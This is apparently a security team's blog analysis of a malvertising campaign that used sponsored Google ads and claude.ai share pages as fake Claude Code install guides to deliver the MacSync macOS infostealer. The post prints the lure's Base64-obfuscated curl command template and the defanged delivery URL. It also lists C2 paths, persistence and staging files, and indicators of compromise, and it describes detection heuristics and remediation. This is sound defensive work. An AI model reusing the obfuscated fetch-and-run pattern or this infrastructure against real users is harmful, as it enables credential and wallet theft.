

How a fake Claude Code install guide delivered the MacSync malware
A technical analysis of a live Google Ads malvertising campaign abusing Claude AI, Base64-obfuscated shell commands and trusted domains to deliver the MacSync infostealer.



Searching “how to install Claude Code on Mac” this week returned what appeared to be the perfect result: a sponsored Google ad pointing to a genuine claude.ai page with a clean installation guide shared by “Apple Support”. Nothing about it looked suspicious. The domain was legitimate, the interface was authentic, and even the command itself revealed little at first glance.
Behind that guide, however, was a live MacSync malware campaign. MacSync is a macOS infostealer designed to steal credentials, browser sessions, developer secrets and cryptocurrency wallet data. Instead of exploiting software vulnerabilities or compromising Anthropic’s infrastructure, the attackers exploited trust itself. A Base64-obfuscated shell command concealed the real download location, while legitimate platforms and familiar brands bypassed the checks that security-conscious developers are taught to perform.
We traced the campaign from the Google ad through to its delivery infrastructure, decoded the hidden command, mapped its command-and-control endpoints, and correlated the indicators with CrowdStrike Intelligence and public reporting. What emerged was one of the most convincing software-installation lures we’ve analysed: a campaign that demonstrates why checking the domain alone is no longer enough.
There was no browser exploit, phishing email or compromised website involved. The entire attack relied on a routine developer workflow: searching for software, clicking the first result and following the installation instructions. That’s precisely what makes it so effective and so dangerous.
At a glance
Attack type: Google Ads malvertising
Target: People searching for how to install Claude Code on macOS
Lure: A legitimate
claude.ai/sharepage presented as an installation guideMalware: MacSync, a macOS infostealer
Delivery method: A Base64-obfuscated shell command that hides the real download URL
Primary risks: Theft of passwords, browser sessions, SSH keys, cloud credentials, developer tokens and cryptocurrency wallets
Why it worked: The campaign used a real Claude domain, a familiar interface and trusted brand cues to bypass normal security checks
What we did: Traced the ad, decoded the command, mapped the infrastructure and validated the indicators against CrowdStrike Intelligence and public reporting
The fake Claude Code Google ad
The top result for the search “how to install Claude Code on Mac” was a sponsored Google ad with the headline “Claude Code Mac” and a displayed domain of claude.ai. Directly beneath it, Google’s AI Overview and Anthropic’s official documentation showed the legitimate installation command:
curl -fsSL https://claude.ai/install.sh | bashThe placement mattered. A user scanning the page from top to bottom would encounter the sponsored result first, and every visible signal suggested that it led to the genuine vendor.
How the attackers used a legitimate Claude page

Following the ad led to a genuine claude.ai/share/... page, not a lookalike site. The domain was real, the Claude interface was authentic, and the conversation was titled “Running Claude Code on Mac”, attributed to “Shared by Apple Support”.
That created two powerful trust signals at once: a legitimate Claude page and a familiar brand name. Both were technically genuine, but together they were used in a misleading context.
We confirmed that this was the ad’s actual landing page because the URL included Google Ads click-tracking parameters, including gclid and gad_campaignid=23936394455.
How the fake Claude Code installer hides its destination
The command relies on two shell features that make it look less revealing than it really is: Base64 encoding and command substitution.
Base64 is an encoding format used to represent text as a different string of characters. It is not encryption, but attackers often use it to hide URLs, commands and other readable values from casual inspection.
Command substitution, written as $(...), tells the shell to run the command inside the brackets first and replace it with the resulting output before executing the rest of the command.
curl -kfsSL $(echo ‘<base64>’ | base64 -D)The shell first runs the inner echo ... | base64 -D pipeline, decodes the hidden string and substitutes the decoded result into the surrounding curl command as the destination URL.
That means the URL is never visible in the command as written. The command is not a conventional curl | sh chain, but it still conceals the remote server until the Base64 string is decoded. In a process view, base64 -D and curl may appear as separate processes because the decoding happens before the network request is made.
We decoded it. It resolves to:
hxxp://hybridcustomhomes[.]com/curl/720e1e04c2690ac14874d54823354d6bd06336b23e8458debaffeb2b18f5be6a
What the decoded URL revealed
The decoded destination immediately exposed several warning signs:
It was not an Anthropic domain;
The command included
-k, which tellscurlto skip certificate validation;The long, opaque path resembled a payload-delivery endpoint rather than a legitimate installer URL.
None of these signals was visible in the original command. The Base64 wrapper existed to keep the destination hidden until the shell had already resolved it.
Once we had the real URL, we could begin mapping the wider delivery and command-and-control infrastructure behind it.
Tracing the MacSync command-and-control infrastructure
Mapping the rest of hybridcustomhomes[.]com revealed that the host was doing far more than serving a single payload. The /dynamic?txd=<hash> path functioned as a command-and-control beacon, while /gate appeared to provide an additional C2 endpoint. The /ledger/ and /ledger/live/ paths were associated with Ledger Live trojanisation and seed-exfiltration activity.
The domain itself also fitted the campaign’s wider infrastructure pattern. hybridcustomhomes[.]com is not the website of the legitimate homebuilder using that name, which operates at hybridcustomhomestx.com. The domain had previously been advertised for sale in a Facebook group for custom-home businesses, where it was presented as an aged domain that could redirect traffic to another site. It was later repurposed as malicious infrastructure.
That choice was likely deliberate. Aged domains with ordinary, small-business names are less conspicuous than newly registered domains containing obvious technology or cryptocurrency terms. They are more likely to pass reputation checks and appear harmless during a quick manual review.
The campaign also rotated multiple claude.ai/share lure conversations behind the same Google Ads campaign. We observed at least two separate share-page UUIDs linked to the campaign ID 23936394455. This means removing one conversation or advertisement would not necessarily disrupt the wider campaign.
Related command-and-control domains followed the same naming pattern, including houstongaragedoorinstallers[.]com and mansfieldpediatrics[.]com. The domains used similar local-business branding and showed consistent registrar and infrastructure behaviour, suggesting a repeatable domain-acquisition and deployment playbook.
We also correlated the domain, payload hashes and C2 infrastructure with CrowdStrike Intelligence. Both known MacSync payload hashes and the Cloudflare-fronted IP addresses 104.21.40[.]24 and 172.67.174[.]150 matched published indicators.
What the MacSync malware does
We did not execute the payload. The following capabilities are based on CrowdStrike Intelligence and corroborating public reporting.
MacSync is a macOS infostealer designed to collect high-value credentials and data from both personal and developer environments. It targets macOS Keychain data, saved browser passwords and session cookies. Stolen session cookies can allow attackers to hijack authenticated sessions without completing the victim’s usual multi-factor authentication process.
For developers and infrastructure teams, the potential impact extends beyond browser accounts. MacSync targets SSH keys, cloud credentials, Kubernetes configurations, and npm and PyPI tokens. A compromised developer machine could therefore expose source code, production infrastructure, package-publishing accounts and other connected systems.
The malware also targets Telegram Desktop sessions and more than 80 cryptocurrency wallets. It can trojanise Ledger Live to capture sensitive wallet information, and the modified application may remain compromised even after the original infostealer is removed. Anyone affected must move funds to a new wallet created on a clean device rather than continuing to use the existing wallet setup.
Public reporting indicates that data exfiltration can finish within seconds. MacSync establishes persistence through a LaunchAgent disguised as the Google Keystone updater:
~/Library/LaunchAgents/com.google.keystone.agent.plist
It also uses staging artefacts such as:
/tmp/.c.sh
/tmp/*.zip
Removing the visible malware is therefore not enough. The incident must be treated as a full credential and device compromise.
Why checking the domain isn’t enough anymore
What makes this campaign especially effective is not only the malware, but how thoroughly the lure satisfies the checks that security-aware users are normally told to perform.
Run through the usual advice:
Was it a sponsored result? Yes, but the displayed domain was
claude.ai.Was the landing page on the correct domain? Yes. The lure was hosted on a genuine
claude.ai/sharepage.Did the interface look authentic? Yes, because it was the real Claude interface.
Did the guide appear professional? Yes. It was clean, plausible and presented as a straightforward installation walkthrough.
Could you read the command before running it? Yes, but the destination was concealed inside a Base64-encoded string.
Was there an obvious
curl | shchain? No. The command decoded the URL first and then passed it tocurl.
The page also claimed to have been shared by “Apple Support”, adding another familiar brand cue. That label should not be treated as proof of identity, but in context it made the guide appear more credible.
Advice such as “make sure the page is really on claude.ai” fails when the attackers are abusing a legitimate claude.ai feature. Reading the command is also insufficient when its most important component—the destination—is encoded.
The Base64 wrapper was not incidental obfuscation. It was designed to defeat the exact habit that might otherwise expose the attack: checking where a command connects before running it.
We’re not suggesting that you should stop using terminal-based installers. The solution is to verify more than the page hosting the instructions: inspect the full command, decode hidden values and confirm every destination before making a network request.
How to protect yourself from this attack
The practical response is not to avoid terminal-based installers altogether. It is to verify the command, the destination and the source before running anything.
Before running a command
Install Claude Code only through Anthropic’s official documentation. The legitimate installation methods are:
curl -fsSL https://claude.ai/install.sh | bash
or:
npm install -g @anthropic-ai/claude-code
The official installer should only connect to claude.ai and downloads.claude.ai.
Treat any command as suspicious if it:
Hides a URL inside Base64 or another encoding format
Uses command substitution such as
$(...)to generate the destinationIncludes
-k, which disables certificate validationConnects over plain
http://Points to a domain unrelated to the software vendor
If a command contains any of these patterns, decode it in an offline tool and inspect the full destination before running it.
Avoid sponsored search results when installing developer tools. Go directly to the official documentation or type the vendor’s URL yourself.
Run an ad blocker across managed devices where possible. CISA and the FBI have both recommended ad blocking as a defence against malvertising. Security teams should also confirm that their current browser policies still suppress sponsored results effectively.
Keep macOS up to date and enable available terminal-paste protections. These controls can interrupt suspicious paste-and-run workflows, but they should be treated as an additional safeguard rather than a substitute for reviewing commands.
If you already ran the command
Treat the device as fully compromised.
Immediately isolate it from the network and stop using it for any further authentication or recovery activity.
From a clean device:
Rotate passwords and revoke active browser sessions
Replace SSH keys
Rotate cloud, Kubernetes, and infrastructure credentials
Revoke npm, PyPI, and other developer tokens
Review source-code repositories and CI/CD systems for unauthorised activity
Reset messaging sessions, including Telegram Desktop
Move cryptocurrency assets to a new wallet created on a clean device
Do not assume that removing the infostealer is enough. If Ledger Live was trojanised, the modified application may remain compromised after the malware itself is deleted.
Reimage the Mac rather than attempting to clean it in place. Then restore only verified files and reinstall applications from trusted sources.
Report the malicious claude.ai/share page through the page’s report function and to security@anthropic.com. Report the URL to Google Safe Browsing and include the Google Ads campaign ID when requesting a takedown so the wider campaign can be investigated, not only the individual advertisement.
Indicators of compromise
Security teams can use the following indicators to investigate activity associated with this campaign. Defanged domains and URLs are shown to prevent accidental access.

Copyable indicators
C2 domain
hybridcustomhomes[.]com

C2 IPs
104.21.40[.]24
172.67.174[.]150

Delivery URL
hxxp://hybridcustomhomes[.]com/curl/720e1e04c2690ac14874d54823354d6bd06336b23e8458debaffeb2b18f5be6a

C2 beacon path
/dynamic?txd=<hash>

Wallet-exfiltration paths
/ledger/
/ledger/live/

Additional C2 path
/gate

Payload SHA-256
ae89034f81cb488b67a27ebe66e21a5a60098a6dc7271dd18be883bf221b02bf

Payload SHA-256
da59496b565f5ea96a26b5b0fd05df44b2d3d6acc0f971a88015a447b6d66088

Sibling C2 domains
houstongaragedoorinstallers[.]com
mansfieldpediatrics[.]com

Lure pages
claude.ai/share/8779e93e-2c61-447e-ab13-68d0f71fac4c
claude.ai/share/85780f1d-2eb8-4c84-9a40-14d08e5c8f04

Google Ads campaign ID
23936394455

Exfiltration marker
HTTP header api-key: 5190ef1733183a0dc63fb623357f56d6

Persistence
~/Library/LaunchAgents/com.google.keystone.agent.plist

Staging artefacts
/tmp/.c.sh
/tmp/*.zip

Malware family
MacSync
Interested in solving AI security problems at this scale? Explore AI and engineering careers at Deriv.
Rotimi Akinyele is the VP of Security and AI Engineering at Deriv. He writes about autonomous security systems, offensive security, and building AI security solutions that actually work.
Rajesh TV is a Senior Security Manager and Vishal Panchani is a Product Security Tech Lead at Deriv.
Follow our official LinkedIn page for company updates and upcoming events.
 |
|
 | A guest post by
|